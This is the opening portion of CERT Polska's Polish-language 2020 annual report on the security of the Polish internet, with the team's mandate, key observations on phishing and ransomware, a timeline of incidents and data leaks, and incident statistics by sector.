NASK CERT.PL

Krajobraz bezpieczeństwa polskiego internetu

# Raport roczny 2020

z działalności CERT Polska

NASK PIB/CERT Polska
ul. Kolska 12, 01-045 Warszawa
tel. +48 22 38 08 274
fax +48 22 38 08 399
mail: info@cert.pl
www.cert.pl

**Współfinansowany przez instrument Unii Europejskiej „Łącząc Europę"**

# Spis treści

# Wstęp

Rok 2020 był szczególny. Okoliczności spowodowane pandemią COVID-19 zmusiły większość z nas do przeniesienia aktywności na platformy online — począwszy od pracy i nauki, przez załatwianie spraw urzędowych po spotkania (te biznesowe i te z bliskimi), a nawet udział w seansach filmowych, koncertach czy przedstawieniach teatralnych. Zmiana stylu życia nie mogła pozostać bez wpływu na to, co obserwowaliśmy w krajobrazie zagrożeń. Choć — jak wielokrotnie w ciągu roku podkreślaliśmy — nie odnotowaliśmy nowych metod ataków związanych z pandemią, zauważalnie zwiększyła się zarówno skala działania cyberprzestępców, jak i skutki odczuwane przez ofiary ataków, coraz bardziej uzależnione od systemów informatycznych.

Już w pierwszych tygodniach po ogłoszeniu stanu epidemii mieliśmy do czynienia z coraz bardziej wymyślnymi próbami wyłudzeń. Przestępcy masowo rozsyłali SMSy i wiadomości e-mail, nakłaniające do podania danych osobowych lub zalogowania się do konta bankowego. Wykorzystywali to, że sytuacja była dla wszystkich zupełnie nowa, a zatem trudno było odróżnić wiadomości wiarygodne od oszustw. Pojawiały się więc rzekome komunikaty o zajęciu środków na fundusz walki z COVID, zabezpieczeniu racji żywnościowych, a przede wszystkim rozmaitych dopłatach do przesyłek. W ramach walki z tym zjawiskiem, stworzyliśmy w kwietniu 2020 r. listę ostrzeżeń przed domenami wykorzystywanymi do wyłudzeń.

Wiosna była także okresem intensywnego wdrażania w wielu podmiotach narzędzi do pracy zdalnej i spotkań online. Skutkowało to z jednej strony zwiększonym zainteresowaniem dla tego oprogramowania u badaczy podatności, a z drugiej aktywnością wszelkiego rodzaju wandali i trolli internetowych, korzystających z tego, że administratorzy i użytkownicy dopiero uczyli się nowych narzędzi. Ten drugi problem szczególnie dotknął szkoły i uczelnie. Warto podkreślić, że większość producentów narzędzi do pracy zdalnej dobrze poradziła sobie z obsługą i naprawianiem zgłaszanych podatności oraz dodawaniem funkcji podnoszących bezpieczeństwo korzystania, co można uznać za pozytywny efekt pandemii.

Jednym z najbardziej zauważalnych rodzajów zagrożeń o rosnącym znaczeniu w 2020 r. był ransomware. Wiele firm, zmuszonych do prowadzenia działalności w oparciu o pracę zdalną i sprzedaż online, stawało się bardzo podatnymi celami dla przestępców wymuszających haracze. Dodatkowym czynnikiem zwiększającym tę podatność było powszechne włączanie usług dostępu zdalnego w podmiotach, które nie miały uprzedniego doświadczenia w bezpiecznym korzystaniu z takiego mechanizmu. Niestety, fale ransomware nie omijały nawet takich sektorów jak edukacja czy służba zdrowia.

Pod koniec roku w Polsce doszło do przejęcia co najmniej kilku kont społecznościowych polityków — wykorzystywano je do prowadzenia narracji zaostrzającej wewnętrzne konflikty społeczne lub psucia relacji z sąsiadami i sojusznikami Polski. W raporcie piszemy także o kilku innych przykładach kampanii infoops przeprowadzonych w polskiej cyberprzestrzeni, zwykle z wykorzystaniem przejętych serwisów informacyjnych.

W raporcie znajdą Państwo także tradycyjnie opisy naszych projektów badawczo-rozwojowych i stworzonych w nich narzędzi (w tym open-source), przegląd złośliwego oprogramowania dominującego w 2020 r. oraz statystyki — zarówno dotyczące incydentów obsługiwanych ręcznie, jak i zagrożeń w sieciach polskich operatorów analizowanych automatycznie w platformie n6.

**Zapraszamy do lektury!**

# O CERT Polska

Zespół CERT Polska działa w strukturach **NASK – Państwowego Instytutu Badawczego**, prowadzącego działalność naukową, krajowy rejestr domen .pl i dostarczającego zaawansowane usługi teleinformatyczne. CERT Polska to pierwszy powstały w Polsce zespół reagowania na incydenty. Dzięki prężnej działalności od 1996 r. w środowisku zespołów reagujących, stał się rozpoznawalnym i doświadczonym podmiotem w dziedzinie bezpieczeństwa komputerowego.

Od początku istnienia zespołu rdzeniem działalności jest obsługa incydentów bezpieczeństwa i współpraca z podobnymi jednostkami na całym świecie, zarówno w działalności operacyjnej, jak i badawczo-wdrożeniowej. Od 1998 r. CERT Polska jest członkiem międzynarodowego forum zrzeszającego zespoły reagujące – FIRST, a od roku 2000 należy do grupy roboczej europejskich zespołów reagujących – TF-CSIRT, w której ma status "Certified by Trusted Introducer". W 2005 r. z inicjatywy CERT Polska powstało forum polskich zespołów abuse – Abuse FORUM, natomiast w 2010 r. CERT Polska dołączył do Anti-Phishing Working Group, stowarzyszenia gromadzącego firmy i instytucje aktywnie walczące z przestępczością w sieci.

Od wejścia w życie ustawy z dn. 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa zespół realizuje wiele zadań **CSIRT NASK**, zgodnie z art. 26 tej ustawy.

Jako **CSIRT NASK** odpowiadamy za:

- monitorowanie zagrożeń cyberbezpieczeństwa i incydentów na poziomie krajowym;
- przekazywanie informacji dotyczących incydentów i ryzyk podmiotom krajowego systemu cyberbezpieczeństwa;
- wydawanie komunikatów o zidentyfikowanych zagrożeniach cyberbezpieczeństwa;
- reagowanie na zgłoszone incydenty;
- klasyfikowanie incydentów, w tym incydentów poważnych oraz incydentów istotnych, jako incydenty krytyczne oraz koordynowanie obsługi incydentów krytycznych;
- współpracę z sektorowymi zespołami cyberbezpieczeństwa w zakresie koordynowania obsługi incydentów poważnych, w tym dotyczących dwóch lub większej liczby państw członkowskich Unii Europejskiej, i incydentów krytycznych oraz w zakresie wymiany informacji pozwalających przeciwdziałać zagrożeniom cyberbezpieczeństwa;
- prowadzenie zaawansowanych analiz złośliwego oprogramowania oraz analizy podatności;
- monitorowanie wskaźników zagrożeń cyberbezpieczeństwa;
- rozwijanie narzędzi i metod do wykrywania i zwalczania zagrożeń cyberbezpieczeństwa;
- prowadzenie działań z zakresu budowania świadomości w obszarze cyberbezpieczeństwa;
- tworzenie i udostępnianie narzędzi dobrowolnej współpracy i wymiany informacji o zagrożeniach cyberbezpieczeństwa i incydentach;
- udział w Sieci CSIRT;
- koordynację obsługi incydentów zgłaszanych przez:
  - jednostki sektora finansów publicznych, o których mowa w art. 9 pkt 2–6, 11 i 12 ustawy z dnia 27 sierpnia 2009 r. o finansach publicznych,
  - jednostki podległe organom administracji rządowej lub przez nie nadzorowane, z wyjątkiem jednostek, o których mowa w ust. 7 pkt 2 ustawy o ksc,
  - instytuty badawcze,
  - Urząd Dozoru Technicznego,
  - Polskie Centrum Akredytacji,
  - Narodowy Fundusz Ochrony Środowiska i Gospodarki Wodnej oraz wojewódzkie fundusze ochrony środowiska i gospodarki wodnej,

- spółki prawa handlowego wykonujące zadania o charakterze użyteczności publicznej w rozumieniu art. 1 ust. 2 ustawy z dnia 20 grudnia 1996 r. o gospodarce komunalnej,
- dostawców usług cyfrowych, z wyjątkiem wymienionych w ust. 7 pkt 5 ustawy o ksc,
- operatorów usług kluczowych, z wyjątkiem wymienionych w ust. 5 i 7 ustawy o ksc,
- inne podmioty niż wymienione w lit. a–j oraz ust. 5 i 7 ustawy o ksc,
- osoby fizyczne;

# Najważniejsze obserwacje z 2020 roku

1. W 2020 r. zarejestrowaliśmy 10420 incydentów cyberbezpieczeństwa, co stanowi wzrost o 60,7 proc. w porównaniu do roku ubiegłego. Najpopularniejszym typem incydentu był phishing — stanowił aż 73 proc. wszystkich obsłużonych incydentów. Liczba takich zgłoszeń wzrosła o 116 proc. rok do roku. Znaczący wpływ na zwiększenie liczby zarejestrowanych incydentów phishingowych miała wprowadzona przez nas w marcu 2020 r. Lista Ostrzeżeń przed stronami niebezpiecznymi.

2. CSIRT NASK, w ramach Ustawy o Krajowym Systemie Cyberbezpieczeństwa w 2020 r., obsłużył 32 incydenty, które zaklasyfikowano jako poważne, czyli takie, których wystąpienie ma istotny skutek zakłócający świadczenie usługi kluczowej.

3. Wzrost udziału złośliwego oprogramowania na platformy mobilne (głównie Android) w kampaniach spamowych w Polsce. Rzadziej obserwowaliśmy kampanie dystrybuujące złośliwe oprogramowanie na platformę Windows.

4. Najczęściej wykorzystywany był trojan Alien (Cerberus). Obserwowaliśmy również zmodyfikowane warianty rodzin Anubis oraz Hydra, które już wcześniej pojawiały się w Polsce.

5. Najpopularniejsze scenariusze phishingowe miały na celu zdobycie danych logowania do konta Facebook, numeru karty płatniczej lub danych logowania do bankowości internetowej. Wykorzystywano do tego m.in. wpisy na Facebooku z sensacyjnie wyglądającymi nagłówkami, fałszywe wiadomości SMS oraz wiadomości na komunikatorze WhatsApp.

6. W 2020 r. odnotowaliśmy serię incydentów związanych z wyciekami danych. Znaczna część była związana z włamaniami na infrastrukturę polskich uczelni i instytucji badawczych.

7. Podobnie jak w zeszłych latach, obserwowaliśmy akcje dezinformacyjne związane z włamaniami na portale informacyjne i konta polskich polityków. Przestępcy wykorzystywali konta do publikacji fałszywych artykułów, których celem było m.in. obniżenie zaufania społecznego do osób sprawujących oficjalne funkcje w państwie, a także wzbudzenie negatywnych nastrojów co do obecności wojsk amerykańskich w Polsce.

8. Ransomware jest zagrożeniem bezpieczeństwa dotykającym nie tylko firmy znane na całym świecie, ale także podmioty krajowe. Spośród 110 incydentów obsłużonych przez nas w 2020 r. aż 69 zostało zgłoszonych przez krajowe instytucje publiczne oraz przedsiębiorstwa. Oprócz kampanii mailowych, istotnym wektorem infekcji są niezabezpieczone usługi RDP i znane podatności w oprogramowaniu VPN. W ostatnim roku można było zaobserwować dodatkowe zjawiska polegające na wcześniejszej kradzieży cennych informacji w celu grożenia ich ujawnieniem.

9. W 2020 r. otrzymaliśmy informacje o 711 492 adresach IP zlokalizowanych w Polsce, pod którymi znajdowały się usługi umożliwiające przeprowadzenie rozproszonych ataków odmowy usługi ze wzmocnieniem (Distributed Reflection Denial of Service — DRDoS). Najczęściej obserwowaliśmy otwarte serwery DNS (open resolver).

10. Wśród najczęściej występujących podatnych lub otwartych usług znajdowały się: CWMP, SSL-POODLE, RDP, Telnet i TFTP.

11. W 2020 r. łącznie zgromadziliśmy informacje o 636 189 adresach IP wykazujących aktywność zombie. Stanowi to bardzo zbliżoną wartość do tej, jaką obserwowaliśmy w 2019 r. Najczęściej widoczna była aktywność botnetów Andromeda i Conficker, które są już sinkholowane, oraz botnetu Qsnatch, infekującego urządzenia QNAP Systems.

12. W marcu 2020 r. uruchomiliśmy "Listę Ostrzeżeń CERT Polska", czyli publiczną i dostępną nieodpłatnie bazę domen wykorzystywanych do nadużyć. Lista umożliwia blokowanie stron wyłudzających dane oraz doprowadzających do niekorzystnego rozporządzenia środkami finansowymi.

# Kalendarium

## 01 STYCZEŃ

### 10.01

Facebook na skutek błędu ujawnia informacje o profilach prowadzących fanpage
https://zaufanatrzeciastrona.pl/post/jak-blad-facebooka-ujawnil-dzisiaj-dane-administratorow-wielu-fanpage/

### 14.01

Publikacja przez Microsoft pakietu aktualizacji związanych z krytycznymi podatnościami usługi Remote Desktop (CVE-2020-0609 oraz CVE-2020-0610)
https://cert.pl/posts/2020/02/podatnosci-w-usludze-remote-desktop/
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-0609
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-0610

### 14.01

Koniec wsparcia dla Windows 7 i Windows Server 2008
https://www.zdnet.com/article/windows-7-a-year-after-the-end-of-support-deadline-millions-choose-not-to-upgrade/
https://support.microsoft.com/en-us/windows/windows-7-support-ended-on-january-14-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962

## 02 LUTY

### 1.02

Wyciek danych firmy ubezpieczeniowej Ergo Hestia
https://niebezpiecznik.pl/post/ergo-hestia-stracilo-dane-klientow-a-mogly-one-tez-zostac-wykradzione/

### 12.02

Ujawnienie informacji o backdoorach w urządzeniach CryptoAG, wykorzystywanych przez MSZ RP
https://niebezpiecznik.pl/post/cia-backdoory-crypto-ag/

### 16.02

Ujawnienie incydentu związanego z nieuprawnionym dostępem do klastra obliczeniowego w ICM UW
https://zaufanatrzeciastrona.pl/post/ktos-przez-5-miesiecy-podsluchiwal-hasla-uzytkownikow-centrum-obliczeniowego-uw/

**21.02**

Włamanie na stronę Narodowego Banku Polskiego
https://zaufanatrzeciastrona.pl/post/wlamanie-na-witryne-www-narodowego-banku-polskiego

## 03 MARZEC

**13.03**

Wyciek danych i haseł klientów z firmy pożyczkowej MoneyMan.pl
https://zaufanatrzeciastrona.pl/post/dane-i-hasla-ponad-260-tysiecy-klientow-wyciekly-z-polskiej-firmy-pozyczkowej/

**23.03**

Uruchomienie przez CERT Polska Listy Ostrzeżeń przed stronami niebezpiecznymi
https://cert.pl/posts/2020/03/ostrzezenia_phishing/
https://zaufanatrzeciastrona.pl/post/koniec-wiekszosci-oszustw-na-dotpaya-zlodzieje-i-grali-i-sie-doigrali/

## 04 KWIECIEŃ

**09.04**

Wyciek danych sędziów i prokuratorów z KSSiP
https://zaufanatrzeciastrona.pl/post/dane-ponad-50-tysiecy-polskich-prokuratorow-sedziow-i-asesorow-kraza-po-sieci/
https://niebezpiecznik.pl/post/dane-dziesiatek-tysiecy-sedziow-i-prokuratorow-wyciekly-z-kssip-i-ciagle-wisza-w-sieci/

**21.04**

Wyciek danych klientów z firmy Fortum
https://niebezpiecznik.pl/post/numery-pesel-i-dowodow-wyciekly-polskiemu-dostawcy-pradu-gazu-i-ciepla/

**22.04**

Umieszczenie fałszywego listu polskiego generała na stronie Akademii Sztuki Wojennej
https://zaufanatrzeciastrona.pl/post/falszywy-list-polskiego-generala-na-stronie-www-akademii-sztuki-wojennej/

**23.04**

Atak ransomware na uczelnie CDV oraz SWPS
https://zaufanatrzeciastrona.pl/post/powazny-incydent-bezpieczenstwa-na-uczelniach--collegium-da-vinci-i-swps/

**27.04**

Wyciek danych klientów z Panek Rent a Car
https://zaufanatrzeciastrona.pl/post/wyciek-danych-klientow-i-wypozyczalni-panek-rent-a--car/

**29.04**

Rozbicie grupy przestępczej Infinity Black handlującej wykradzionymi danymi
https://policja.pl/pol/aktualnosci/188105,Przestepcy-sprzedawali-w-Darknecie-bazy--danych-pochodzace-z-wlaman-do-systemow-i.html
https://zaufanatrzeciastrona.pl/post/zatrzymani-polacy-ktorzy-handlowali-loginami-i-has-lami-na-ogromna-skale/

## 05 MAJ

**04.05**

Wyciek danych klientów apteki Gemini
https://niebezpiecznik.pl/post/wyciek-danych-klientow-apteki-gemini-apteka-przeprasza--upominkami/

**04.05**

Włamanie i wyciek danych osobowych studentów z Politechniki Warszawskiej
https://zaufanatrzeciastrona.pl/post/powazny-wyciek-wielu-danych-osobowych-studento-w-politechniki-warszawskiej/

**06.05**

Polski badacz j00ru odkrywa błąd obecny we wszystkich smartfonach Samsung wyprodukowanych po 2015 roku
https://niebezpiecznik.pl/post/polak-odkryl-dziure-we-wszystkich-nowych-samsungach/

**26.05**

Rozbicie przez Policję grupy oszukującej „na BLIKa”
https://niebezpiecznik.pl/post/policja-rozbila-grupe-oszukujaca-na-blika/

**26.05**

Wyciek danych z ifp.pl — największego forum policyjnego w Polsce
https://zaufanatrzeciastrona.pl/post/kto-stoi-za-atakiem-na-internetowe-forum-policyjne/

**27.05**

Seria włamań na polskie serwisy informacyjne i umieszczenie fałszywego artykułu dot. polsko-amerykańskich ćwiczeń wojskowych w Polsce
https://cyberdefence24.pl/dezinformacja-w-stosunki-polsko-amerykanskie-kolejne-redakcje-w-kraju-padaja-ofiarami-cyberatakow-na-swoje-serwisy

## 06 CZERWIEC

**10.06**

Precedensowe wykorzystanie exploita na system Tails w operacji Facebook-FBI do zatrzymania przestępcy
https://zaufanatrzeciastrona.pl/post/jak-facebook-kupil-exploita-na-tailsy-by-pomoc-w-zlapaniu-groznego-przestepcy/

**24.06**

Wyciek danych z serwisu rekrutacyjnego Politechniki Warszawskiej — zapisy.pw.edu.pl
https://niebezpiecznik.pl/post/kolejny-wyciek-danych-studentow-politechniki-warszawskiej/

**25.06**

Badanie bezpieczeństwa stron internetowych polskich posłów przeprowadzone przez POC
https://www.poc.org.pl/assets/reports/POC-raport-bezpieczenstwo-stron-poslow-RP-2020.pdf
https://zaufanatrzeciastrona.pl/post/fatalny-poziom-bezpieczenstwa-stron-www-polskich-poslow/

## 07 LIPIEC

**03.07**

Wyciek danych klientów 99rent.pl
https://niebezpiecznik.pl/post/wypozyczalnia-aut-99rent-pl-miala-wyciek-niestety-objal-pesele-i-numery-dokumentow/

**13.07**

Problemy z pacjent.gov.pl skutkujące ujawnieniem prawie 250k skierowań
https://zaufanatrzeciastrona.pl/post/na-pacjent-gov-pl-szukal-skierowania-dziecka-znala-zl-250-000-cudzych-skierowan/

**14.07**

Krytyczna podatność serwera DNS systemu Windows Server
https://www.cert.pl/posts/2020/07/krytyczna-podatnosc-cve-2020-1350/
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-1350

**15.07**

Przejęcie oficjalnych kont Apple, Uber, Billa Gatesa i Elona Muska na Twitterze
https://zaufanatrzeciastrona.pl/post/powazny-atak-na-twittera-przejete-konta-apple-ubera-muska-gatesa-i-wiele-innych/

**23.07**

Atak ransomware na firmę Garmin
https://zaufanatrzeciastrona.pl/post/powazne-problemy-garmina-prawdopodobny-atak-ransomware/

## 08 SIERPIEŃ

**04.08**

Wyciek danych z Moodle'a Politechniki Warszawskiej
https://zaufanatrzeciastrona.pl/post/uwaga-studenci-politechniki-warszawskiej-jednak-wyciekly-takze-dane-z-moodla/
https://niebezpiecznik.pl/post/kolejny-wyciek-danych-studentow-z-politechniki-warszawskiej/

**09.08**

Zajęcie drugiego miejsca przez polski zespół Poland Can Into Space w konkursie Hack-A-Sat
https://www.rp.pl/Sluzby-mundurowe/309129985-Hack-a-Sat-atak-na-satelite-odparty.html
https://www.nask.pl/pl/aktualnosci/3889,Sukces-polskiej-druzyny-w-konkursie-Hack-a-Sat.html

**21.08**

Awaria serwerów Telewizji Polskiej
https://www.wirtualnemedia.pl/artykul/potezna-awaria-internetowa-tvp-wskutek-awarii-pradu-serwery-tvp-nie-zostaly-uszkodzone
https://niebezpiecznik.pl/post/awaria-w-tvp-serwisy-nie-dzialaja-a-emisja-programow-jest-zagrozona/

**24.08**

Awaria w mBanku i niewłaściwe przypisywanie rachunków klientów nowym klientom
https://zaufanatrzeciastrona.pl/post/takiej-afery-w-mbanku-jeszcze-nie-bylo-przypisuje-wasze-konta-przypadkowym-uzytkownikom/

**28.08**

Wyciek danych użytkowników serwisu Benchmark.pl
https://zaufanatrzeciastrona.pl/post/wyciek-danych-uzytkownikow-serwisu-benchmark-pl/

## 09 WRZESIEŃ

**16.09**

Wydano akt oskarżenia przeciwko członkom chińskiej grupy APT-41 odpowiedzialnej m.in za włamanie do sieci TeamViewera
https://zaufanatrzeciastrona.pl/post/chinscy-hakerzy-latami-kontrolowali-systemy-teamviewera-i-nie-tylko/

**24.09**

Zatrzymanie grupy polskich cyberprzestępców odpowiedzialnych za fałszywe sklepy internetowe, wyrabianie duplikatów kart sim i alarmy bombowe
https://www.rp.pl/Spoleczenstwo/309239886-Sledczy-rozbili-szajke-najwiekszych-polskich-hakerow.html
https://tvn24.pl/polska/falszywe-alarmy-bombowe-policja-zatrzymala-podejrzanych-zgloszenia-mialy-byc-przykrywka-dla-oszustw-4700445
https://zaufanatrzeciastrona.pl/post/duza-grupa-polskich-przestepcow-internetowych-rozbita-i-zatrzymana-brawo/

**28.09**

Wyciek danych ze skrzynki pocztowej Krzysztofa Rutkowskiego
https://biznes.wprost.pl/technologie/internet/10370919/wyciek-danych-ze-skrzynki-mailowej-firmy-rutkowskiego-oprocz-dokumentow-to-takze-zdjecia-i-filmy.html
https://zaufanatrzeciastrona.pl/post/dziwny-zmanipulowany-wyciek-plikow-ze-skrzynki-pocztowej-krzysztofa-rutkowskiego/

## 10 PAŹDZIERNIK

### 20.10

Sześciu funkcjonariuszy GRU oskarżonych o ataki NotPetya, KillDisk, OlympicDestroyer
https://niebezpiecznik.pl/post/szesciu-oficerow-gru-oskarzonych-o-ataki-notpetya-killdisk-olympicdestroyer-i-in/

### 26.10

Włamanie na konto na Twitterze posłanki Joanny Borowiak
https://bydgoszcz.tvp.pl/50559676/wlamanie-na-twittera-joanny-borowiak
https://konkret24.tvn24.pl/polityka,112/poslanka-pis-o-protestujacych-kobietach-narkomanki-prostytutki-nie-atak-hakerski-na-konta-trzech-politykow-pis,1036012.html

## 11 LISTOPAD

### 03.11

Wyciek danych z serwisu uPacjenta.pl
https://niebezpiecznik.pl/post/upacjenta-pl-ktos-pozyskal-dostep-do-danych-i-wynikow-badan-pacjentow/

### 05.11

Wyciek danych z Wydziału MIM i WPiA Uniwersytetu Warszawskiego
https://zaufanatrzeciastrona.pl/post/wyciek-danych-studentow-pracownikow-i-wspolpracownikow-uniwersytetu-warszawskiego/

### 28.11

Włamanie na konto Facebook posła Marka Kuchcińskiego
https://technologia.dziennik.pl/internet/artykuly/8023753,marek-kuchcinski-hakerzy-atak-konto-facebook.html

## 12 GRUDZIEŃ

### 06.12

Wyciek polskich polis ubezpieczeniowych zawartych za pośrednictwem firmy Ent Broker
https://niebezpiecznik.pl/post/potezny-wyciek-polis-ubezpieczeniowych-zawartych-z-roznymi-towarzystwami/
https://www.money.pl/gospodarka/poinformowali-firme-o-wycieku-danych-to-pomylka-uslyszeli-i-rozmowa-zostala-zakonczona-6583589628656288a.html

**13.12**

FireEye informuje o ataku aktora UNC2452 za pomocą oprogramowania SolarWinds
https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solar-winds-supply-chain-compromises-with-sunburst-backdoor.html

**15.12**

Przejęcie konta minister Marleny Maląg na Twitterze
https://niebezpiecznik.pl/post/jak-pani-minister-konto-przejeto-albo-nie/
https://polskatimes.pl/hakerzy-przejeli-konto-marleny-malag-na-facebooku-opublikowali-skandaliczny-wpis/ar/c1-15347484

**15.12**

1,9 mln zł kary dla Virgin Mobile od UODO
https://niebezpiecznik.pl/post/19-mln-zl-kary-dla-virgin-mobile-od-uodo-zdecydowal-brak-regularnych-testow

# Ochrona cyberprzestrzeni RP i działania CERT Polska

# Obsługa zgłoszeń, incydentów i reagowanie na zagrożenia

CERT Polska w 2020 r. odnotował 34 555 zgłoszeń. 20 976 z nich uznano za zgłoszenia dotyczące incydentów cyberbezpieczeństwa. Na tej podstawie zarejestrowano **10 420 unikalnych incydentów cyberbezpieczeństwa.** Zgłoszenia incydentów mogą do nas trafiać następującymi drogami:

- mailowo na adres cert@cert.pl,
- poprzez formularz na stronie incydent.cert.pl,
- formularz na stronie incydent.cert.pl/domena,
- telefonicznie +48 22 380 82 74,
- oraz listownie korzystając z formularza dostępnego na stronie bip.nask.pl.

CERT Polska odnotował wzrost liczby obsłużonych incydentów na poziomie 60,7 proc. w porównaniu do roku ubiegłego. Najpopularniejszym typem incydentu w 2020 r. był phishing — stanowił aż 73,15 proc. wszystkich obsłużonych incydentów. Liczba incydentów zaklasyfikowanych jako phishing w porównaniu do roku poprzedniego wzrosła aż o 116 proc. i osiągnęła wartość 7622 incydentów. Znaczący wpływ na zwiększenie liczby zarejestrowanych incydentów phishingowych miała wprowadzona w marcu 2020 r. Lista Ostrzeżeń przed stronami niebezpiecznymi. Dzięki nowej funkcjonalności, zarejestrowaliśmy 3853 dodatkowych incydentów phishingowych. W 2020 r. mieliśmy do czynienia z wieloma kampaniami wyłudzeń przeprowadzonymi na dużą skalę. W 2020 r. polscy internauci doświadczali ataków mających na celu pozyskanie danych uwierzytelniających do bankowości elektronicznej, danych kart płatniczych, dostępu do kont serwisów społecznościowych oraz skrzynek poczty elektronicznej.

Popularnym w zeszłym roku sposobem kradzieży danych kart płatniczych był atak podszywający się pod serwis aukcyjny OLX. Atakujący kontaktują się przez aplikację Whatsapp i przekonują, że opłacili produkt. W celu odebrania środków, ofiara ma wejść w podany link i wypełnić formularz podając dane karty płatniczej.

Na drugim miejscu pod względem liczby zarejestrowanych incydentów znalazło się szkodliwe oprogramowanie — odsetek tego typu incydentów wyniósł 7,16. W liczbach bezwzględnych zarejestrowaliśmy 746 incydentów w tej kategorii (na podstawie 1815 zgłoszeń).

Ich liczba nieznacznie zmalała w porównaniu do roku ubiegłego. Jak co roku, popularnymi rodzajami szkodliwego oprogramowania są trojany bankowe oraz ransomware.

Trzecie miejsce w rankingu liczby zarejestrowanych incydentów w ubiegłym roku przypada kategorii obraźliwych i nielegalnych treści, w tym spamu. Odsetek tych incydentów wyniósł 3,22. Trzeba mieć na uwadze, że niekiedy jeden incydent dotyczący treści o charakterze spamu zawiera dziesiątki zgłoszeń. W roku ubiegłym CERT Polska otrzymał 3586 zgłoszeń o charakterze spamu, co przekłada się na 7 proc. wszystkich zgłoszeń. Najczęściej obsługiwanymi tego typu incydentami były ataki tzw. sextortion scam, polegające na masowym rozsyłaniu wiadomości mailowych informujących o rzekomym posiadaniu przez nadawcę materiałów prezentujących ofiarę w kontekście erotycznym i żądające okupu w zamian za ich wykasowanie.

CERT Polska w 2020 r. zarejestrował łącznie 2568 incydentów, które wystąpiły w sektorze media. Sektor ten obejmuje między innymi incydenty występujące w mediach społecznościowych, prasie czy telewizji. Sektor media był na pierwszym miejscu pod względem ilości zarejestrowanych incydentów wśród reszty sektorów. CERT Polska nieustannie przestrzega przed aktywnością oszustów. W 2020 r. opublikowaliśmy w mediach społecznościowych 9 ostrzeżeń dotyczących próby przejęcia danych uwierzytelniających do kont serwisu społecznościowego Facebook.

Kolejnym sektorem pod względem ilości zarejestrowanych incydentów był sektor handel hurtowy i detaliczny. Zarejestrowano łącznie 1437 incydentów. Sektor ten obejmuje między innymi incydenty w serwisach aukcyjnych oraz sklepach internetowych. Następny sektor to finanse z liczbą 1283 incydentów. Incydenty zaklasyfikowane do tego sektora wystąpiły między innymi w serwisach szybkich płatności internetowych.

CSIRT NASK, w ramach Ustawy o Krajowym Systemie Cyberbezpieczeństwa w 2020 r., obsłużył 32 incydenty, które zaklasyfikowano jako poważne, czyli takie, których wystąpienie ma istotny skutek zakłócający świadczenie usługi kluczowej. Zostało zarejestrowanych 27 incydentów poważnych z sektora bankowego, 4 z sektora ochrony zdrowia oraz 1 z sektora energii. Ponadto CSIRT NASK obsłużył 1 incydent istotny, czyli taki, którego wystąpienie ma wpływ na świadczenie usługi cyfrowej. W 2020 r. CERT Polska zarejestrował o 23 incydenty poważne więcej względem roku 2019. Ponad połowa incydentów z sektora bankowego dotyczyła różnego rodzaju awarii, czego efektem była niedostępność usługi.

W 2020 r. CSIRT NASK obsłużył 461 incydentów dotyczących podmiotów publicznych, co stanowi ok. 4,4 proc. wszystkich zarejestrowanych incydentów. Zgłoszenia z tego sektora najczęściej były klasyfikowane jako szkodliwe oprogramowanie lub obraźliwe i nielegalne treści, w tym spam. Zdarzały się również ataki phishingowe mające na celu przejęcie danych uwierzytelniających do poczty elektronicznej.

W roku ubiegłym CERT Polska wspólnie z operatorami telekomunikacyjnymi rozpoczął walkę ze stronami wyłudzającymi dane osobowe, dane uwierzytelniające do kont bankowych i serwisów społecznościowych. W ramach współpracy opracowano tzw. Listę Ostrzeżeń, która stanowi odpowiedź na znaczący wzrost liczby wyłudzeń danych, w związku z treściami dotyczącymi epidemii koronawirusa. Strony wyłudzające dane osobowe oraz dane uwierzytelniające są obecnie zjawiskiem masowym, dotykającym różne grupy użytkowników internetu w Polsce. Linki do nich przesyłane są różnymi kanałami: przez SMS, e-mail lub media społecznościowe. W ramach współpracy publikujemy ogólnie dostępną listę domen wykorzystywanych do nadużyć. W 2020 r. przeanalizowaliśmy łącznie 22 375 domen internetowych, z których na podstawie treści szkodliwych zablokowaliśmy 3853.

Zachęcamy do zapoznania się ze statystykami obsłużonych incydentów przez CERT Polska w 2020 r.

| Sektor gospodarki | Liczba incydentów | % |
|---|---|---|
| Energetyka | 101 | 0,97% |
| Transport | 29 | 0,28% |
| Bankowość | 1008 | 9,67% |
| Infrastruktura rynków finansowych | 1283 | 12,31% |
| Służba zdrowia | 112 | 1,07% |
| Wodociągi | 9 | 0,09% |
| Infrastruktura cyfrowa | 1016 | 9,75% |
| Inne | 379 | 3,64% |
| Brak | 0 | 0,00% |
| Administracja publiczna | 388 | 3,72% |
| Budownictwo i gospodarka nieruchomościami | 29 | 0,28% |
| Kultura i ochrona dziedzictwa narodowego | 7 | 0,07% |
| Kultura fizyczna | 9 | 0,09% |
| Oświata i wychowanie | 71 | 0,68% |
| Rolnictwo | 4 | 0,04% |
| Rybołówstwo | 1 | 0,01% |
| Wyznania religijne i mniejszości narodowe | 8 | 0,08% |
| Działalność ubezpieczeniowa | 2 | 0,02% |
| Izby gospodarcze i handlowe | 3 | 0,03% |
| Handel hurtowy i detaliczny | 1437 | 13,79% |
| Produkcja | 57 | 0,55% |
| Logistyka i dystrybucja | 27 | 0,26% |
| Poczta i usługi kurierskie | 500 | 4,80% |
| Turystyka | 9 | 0,09% |
| Gospodarka odpadami | 1 | 0,01% |
| Hotele | 19 | 0,18% |
| Media | 2568 | 24,64% |
| Usługi inne | 384 | 3,69% |
| Osoby fizyczne | 959 | 9,20% |
| Razem | 10420 | 100,00% |

**Tab. 1. Incydenty obsłużone przez CERT Polska w 2020 r. w podziale na sektor gospodarki.**

